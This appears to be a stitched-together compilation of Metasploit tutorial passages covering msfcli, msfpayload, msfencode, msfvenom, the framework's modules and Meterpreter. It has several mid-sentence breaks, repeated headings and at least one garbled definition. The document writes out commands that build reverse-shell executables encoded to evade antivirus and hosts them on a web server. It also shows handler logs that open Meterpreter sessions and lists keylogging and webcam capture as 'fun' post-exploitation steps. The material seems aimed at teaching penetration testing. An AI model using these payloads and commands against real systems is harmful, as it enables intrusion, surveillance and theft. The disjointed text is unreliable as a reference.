Usage: /opt/framework3/msf3/msfcli <exploit_name> <option=value> [mode]
================================================================================

   Mode          Description
   ----          ---------------
   (H)elp        You're looking at it, baby!
   (S)ummary     Show information about this module
   (O)ptions     Show available options for this module
   (A)dvanced    Show available advanced options for this module
   (I)DS Evasion Show available ids evasion options for this module
   (P)ayloads    Show available payloads for this module
   (T)argets     Show available targets for this exploit module
   (AC)tions     Show available actions for this auxiliary module
   (C)heck       Run the check routine of the selected module
   (E)xecute     Execute the selected module

root@bt:/opt/framework3/msf3#
```

briefly cover the various user interfaces that Metasploit has to offer. Metasploit itself is free, open source software, with many contributors in the security community, but two commercial Metasploit versions are also available.

MSFconsole

Msfconsole is by far the most popular part of the Metasploit Framework,

Armitage

The *armitage* component of Metasploit is a fully interactive graphical user interface created by Raphael Mudge. This interface is highly impressive,

MSFpayload

The *msfpayload* component of Metasploit allows you to generate shellcode, executables, and much more for use in exploits outside of the Framework.

Shellcode can be generated in many formats including C, Ruby, JavaScript, and even Visual Basic for Applications. Each output format will be useful in various situations. For example, if you are working with a Python-based proof of concept, C-style output might be best; if you are working on a browser exploit, a JavaScript output format might be best. After you have your desired output, you can easily insert the payload directly into an HTML file to trigger the exploit.

```
msf> show payloads
```

To see which options the utility takes, enter **msfpayload -h** at the command line, as shown here:

```
root@bt:/# msfpayload -h
```

As with *msfcli*, if you find yourself stuck on the required options for a payload module, append the letter `O` on the command line for a list of required and optional variables, like so:

```
root@bt:/# msfpayload windows/shell_reverse_tcp O
```

We will dive much deeper into *msfpayload* as we explore exploit development in later chapters.

MSFencode

The shellcode generated by *msfpayload* is fully functional, but it contains several null characters that, when interpreted by many programs, signify the end of a string, and this will cause the code to terminate before completion. In other words, those `x00`s and `xff`s can break your payload!

In addition, shellcode traversing a network in cleartext is likely to be picked up by intrusion detection systems (IDSs) and antivirus software. To address this problem, Metasploit's developers offer *msfencode*, which helps you to avoid bad characters and evade antivirus and IDSs by encoding the original payload in a way that does not include "bad" characters. Enter `msfencode -h` to see a list of *msfencode* options.

Metasploit contains a number of different encoders for specific situations. Some will be useful when you can use only alphanumeric characters as part of a payload, as is the case with many file format exploits or other applications that accept only printable characters as input, while others are great general purpose encoders that do well in every situation.

When in doubt, though, you really can't go wrong with the *x86/shikata_ga_nai* encoder, the only encoder with the rank of Excellent, a measure of the reliability and stability of a module. In the context of an encoder, an Excellent ranking implies that it is one of the most versatile encoders and can accommodate a greater degree of fine-tuning than other encoders. To see the list of encoders available, append `-l` to `msfencode` as shown next. The payloads are ranked in order of reliability.

```
root@bt:~# msfencode -l
```

msf> show exploits

Within *msfconsole*, exploits operate against the vulnerabilities that you discover during a penetration test. New exploits are always being developed, and the list will continue to grow. This command will display every currently available exploit within the Framework.


msf> show auxiliary

Auxiliary modules in Metasploit can be used for a wide range of purposes. They can operate as scanners, denial-of-service modules, fuzzers, and much more. This command will display them and list their features.

msf> show options

Options control various settings needed for proper functionality of the Framework modules. When you run `show options` while a module is selected, Metasploit will display only the options that apply to that particular module. Entering `msf> show options` when not in a module will display the available global options—for example, you can set `LogLevel` to be more verbose as you perform an attack. You can also issue the `back` command to go back once inside a module.

Figure 1.2 The MSF Architecture




Metasploit provides you with modules for:

- **Exploits:** Tool used to take advantage of system weaknesses
- **Payloads:** Sets of malicious code
- **Auxiliary functions:** Supplementary tools and commands
- **Encoders:** Used to convert code or information
- **Listeners:** Malicious software that hides in order to gain access
- **Shellcode:** Code that is programmed to activate once inside the target
- **Post-exploitation code:** Helps test deeper penetration once inside
- **Nops:** An instruction to keep the payload from crashing

Metasploit Architecture

- Libraries:


1. Rex: It is the primary library for performing most tasks. It handles sockets and different types of protocols.
2. MSF Core: It Provides the basic API. Defines the Metasploit framework.
3. MSF Base: It provides a friendly API. Provides simplified APIs for use in the framework



Source: https://www.varonis.com/blog/what-is-metasploit


- Modules:

1. Payload: A payload is a piece of code that runs in the target system remotely.
2. Exploit: Exploit is a piece of software, chunk of data, or a sequence of code that takes the advantage of a bug or vulnerability.
3. Auxiliary modules: This module is used for scanning, fuzzing, and doing various tasks.
4. Encoder: A program that encodes our payloads to avoid antivirus detection.
5. Nops: Instruction to keep the payload from crashing.



Source: https://www.varonis.com/blog/what-is-metasploit

Metasploit Interfaces



Launching msfconsole

```
root@kali:# msfconsole -q
msf >
```

The -q option removes the launch banner by starting msfconsole in quiet mode.

Vulnerability -A weakness which allows an attacker to break into or compromise a system's security.

Like the main gate of house with a weak lock (can be easily opened) , a glass window of house(can be easily broken) etc can be the vulnerabilities in the systems which make it easy for an attacker to break into.

Exploit – Code which allows an attacker to take advantage of a vulnerability system.

The set of different keys which he can try one by one to open the lock , the hammer with him which he can use to break the glass window etc can be the exploits.

Payload- Actual code which runs on the system after exploitation

Now Finally after exploiting the vulnerability and breaking in , he can have different things to do. He can Steal Money destroy the things or just can give a look and come back.. Deciding this is what we mean by setting the Payload.

A payload in metapsloit refers to an exploit module.
There are three different types of payload modules in the Metasploit Framework: Singles, Stagers, and Stages. Whether or not a payload is staged, is represented by '/' in the payload name. For example, "windows/shell_bind_tcp" is a single payload with no stage, whereas "windows/shell/bind_tcp" consists of a stager (bind_tcp) and a stage (shell).

Singles

Singles are payloads that are self-contained and completely standalone. A Single payload can be something as simple as adding a user to the target system or running calc.exe.

Stagers

Stagers setup a network connection between the attacker and victim and are designed to be small and reliable. It is difficult to always do both of these well so the result is multiple similar stagers. Metasploit will use the best one when it can and fall back to a less-preferred one when necessary.

Stages

Stages are payload components that are downloaded by Stagers modules. The various payload stages provide advanced features with no size limits such as Meterpreter, VNC Injection, and the iPhone 'ipwn' Shell.

Metasploit Framework Modules & Interfaces

Metasploit Framework comes in a variety of interfaces

- **msfconsole** – An interactive curses like a shell to do all tasks.
- **msfcli** – Calls msf functions from the terminal/cmd itself. Doesn't change the terminal.
- **msfgui** – the Metasploit Framework Graphical User Interface.
- **Armitag** – Another graphical tool written in Java to manage pentest performed with MSF.
- **Metasploit Community(or above) Web Interface** – The web-based interface provided by rapid7 for easy pentesting.
- **CobaltStrike** – Yet another GUI with some added features for post-exploitation, reporting etc.

Metasploit Interfaces

MSFGUI

MSFWeb

MSFCLI

MSFd

MSFConsole

Armitage

Modules

- Auxiliary
  - tasks outside of direct exploitation such as port scanning, sniffing, etc
- Encoders
  - various techniques for obfuscating payloads to avoid antivirus and IDS
- Exploits
  - organized by OS
  - Ruby scripts containing the exploit code
- Nops
  - nop sleds for various CPU architecture
- Post
  - post exploitation scripts for data gather, exfiltration
- Payloads
  - 3 types (singles, stagers, stages)
  - OS specific


Evading/avoiding Antivirus Detection: shikata_ga_nai

```
root@bt:/# msfpayload windows/shell_reverse_tcp LHOST=192.168.1.101 LPORT=31337 R ❶|
    msfencode -e x86/shikata_ga_nai ❷ -t exe ❸ > /var/www/payload2.exe
[*] x86/shikata_ga_nai succeeded with size 342 (iteration=1)

root@bt:/# file /var/www/payload2.exe ❹
/var/www/2.exe: MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit
```

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.2.15 lport=443 -e x86/shikata_ga_nai -o evil.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Saved as: evil.exe
```

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.1.203 -f exe > /var/www/html/fun.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
root@kali:~# service apache2 start
```

```
msf > use multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf exploit(handler) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 0.0.0.0:4444
msf exploit(handler) >
```


=[metasploit v4.16.54-dev]
+ -- --=[1757 exploits - 1006 auxiliary - 306 post]
+ -- --=[536 payloads - 41 encoders - 10 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf > use multi/handler
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (179779 bytes) to 172.16.1.246
[*] Meterpreter session 1 opened (172.16.1.250:4444 -> 172.16.1.246:49796) at 20
18-05-22 19:32:40 -0400
meterpreter >

```
Stdapi: User interface Commands
===============================

    Command        Description
    -------        -----------
    enumdesktops   List all accessible desktops and window stations
    getdesktop     Get the current meterpreter desktop
    idletime       Returns the number of seconds the remote user has been idle
    keyscan_dump   Dump the keystroke buffer
    keyscan_start  Start capturing keystrokes
    keyscan_stop   Stop capturing keystrokes
    screenshot     Grab a screenshot of the interactive desktop
    setdesktop     Change the meterpreters current desktop
    uictl          Control some of the user interface components


Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam
```

```
meterpreter > migrate -N explorer.exe
[*] Migrating from 3884 to 2624...
[-] Error running command migrate: Rex::TimeoutError Operation timed out.
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 172.16.1.129 - Meterpreter session 7 closed.  Reason: User exit
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (179779 bytes) to 172.16.1.129
[*] Meterpreter session 8 opened (172.16.1.250:4444 -> 172.16.1.129:1033) at 2018-05-24 01:42:00 -0400

meterpreter > migrate -N explorer.exe
[*] Migrating from 2932 to 2624...
[*] Migration completed successfully.
meterpreter >
```

Post-Exploitation

You now own the target! Here are some fun meterpreter commands to try:


screenshot	Gives you an image of the target's desktop
keyscan_start	Begins capturing keys typed in the target. On the Windows target, open Notepad and type in some text, such as your name.
keyscan_dump	Shows the keystrokes captured so far
webcam_list	Shows the available webcams (if any)
webcam_snap	Takes a photo with the webcam
shell	Gives you a Windows Command Prompt on the target
exit	Leaves the Windows Command Prompt

Meterpreter Basics

